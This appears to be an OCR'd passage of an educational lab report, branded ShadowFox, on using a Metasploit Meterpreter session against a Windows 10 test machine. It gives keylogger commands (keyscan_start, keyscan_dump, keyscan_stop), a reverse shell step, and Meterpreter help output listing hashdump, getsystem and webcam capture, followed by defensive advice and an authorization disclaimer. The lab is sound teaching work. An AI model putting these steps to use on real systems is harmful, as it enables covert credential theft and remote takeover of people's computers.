
Establishing a Meterpreter Session:

Once the payload is executed, a request is made to the Kali machine, which will acknowledge and create a Meterpreter session.

This Meterpreter session will have complete control over the Windows victim machine.

1. After executing the payload, the Kali machine receives a request and creates a Meterpreter session with the Windows victim machine.

2. Take note of the Meterpreter session number, which displays the IP address of the Windows victim machine (e.g., 10.60.0.8).



3. Explore the available commands by typing “help” in the Meterpreter session.


4. Start the keystroke sniffer by using the command “keyscan_start”.

SHADOWFOX


5. Perform keystrokes on the Windows machine, such as typing in Microsoft Edge or entering login credentials.


4.Open Microsoft Edge on the Windows victim machine and type anything: I typed “My password is letmein123”.

5. Open a login page and type a fake username and password: I typed “usernameisjohn” and “password1234”.




SHADOWFOX


File Actions Edit View Help
uictl Control some of the user interface components
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
my password is letmein123
my password is letmein123 - Bing Search
let me login 123
why is letmein a bad password
what is logmein123 is it safe
logmein me in 123
log me in logmein123
support me logmein123 remote support
how to use logmein123
get logmein123 microsoft store
My Feed
Gaming
Sports
Play
Personalize
Resume
The Best Resume Paper to Make a Lasting Impression
Type here to search


File Actions Edit View Help
uictl Control some of the user interface components
Stdapi: Webcam Commands
Command Description
record_mic Record audio from the default microphone for X seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam
Stdapi: Audio Output Commands
Command Description
play play a waveform audio file (.wav) on the target system
Priv: Elevate Commands
Command Description
getsystem Attempt to elevate your privilege to that of local system.
Priv: Password database Commands
Command Description
hashdump Dumps the contents of the SAM database
Priv: Timestomp Commands
Command Description
timestomp Manipulate file MACE attributes
facebook
Connect with friends and the world around you on Facebook.
usernamejohn
Log In
Forgot password?
Create new account
Create a Page for a celebrity, brand or busi
Type here to search

6. Use the command “keyscan_dump” to reveal the logged keystrokes.



7. Stop the keystroke sniffer by entering “keyscan_stop”.

For a Reverse Shell attack, type Shell on the meterpreter session.

A Channel 1 shell was created into the Windows machine.

Conclusion

We just performed a reverse shell attack using Metasploit Framework to gain access to the Windows 10 target machine from the Kali Linux attacker.

With Windows Real-time protection turned off, the attacking machine could gain access to the target machine.

Preventative measures you can take to help prevent an attacker from infiltrating your system include but are not limited to not turning off your Windows Defender or virus protection, keeping up to date with patch management, conducting vulnerability scans that could reveal open ports in network infrastructure, and firewall configurations.

ACKNOWLEDGMENT OF LIMITATIONS This report is for educational purposes only and does not condone or endorse any illegal activities. Unauthorized access to computer systems is illegal and unethical. It is essential to obtain proper authorization before conducting security assessments or penetration tests. The techniques outlined in this report should only be used in a lawful and responsible manner, with explicit consent from relevant stakeholders


ShadowFox
Learn · Create · Lead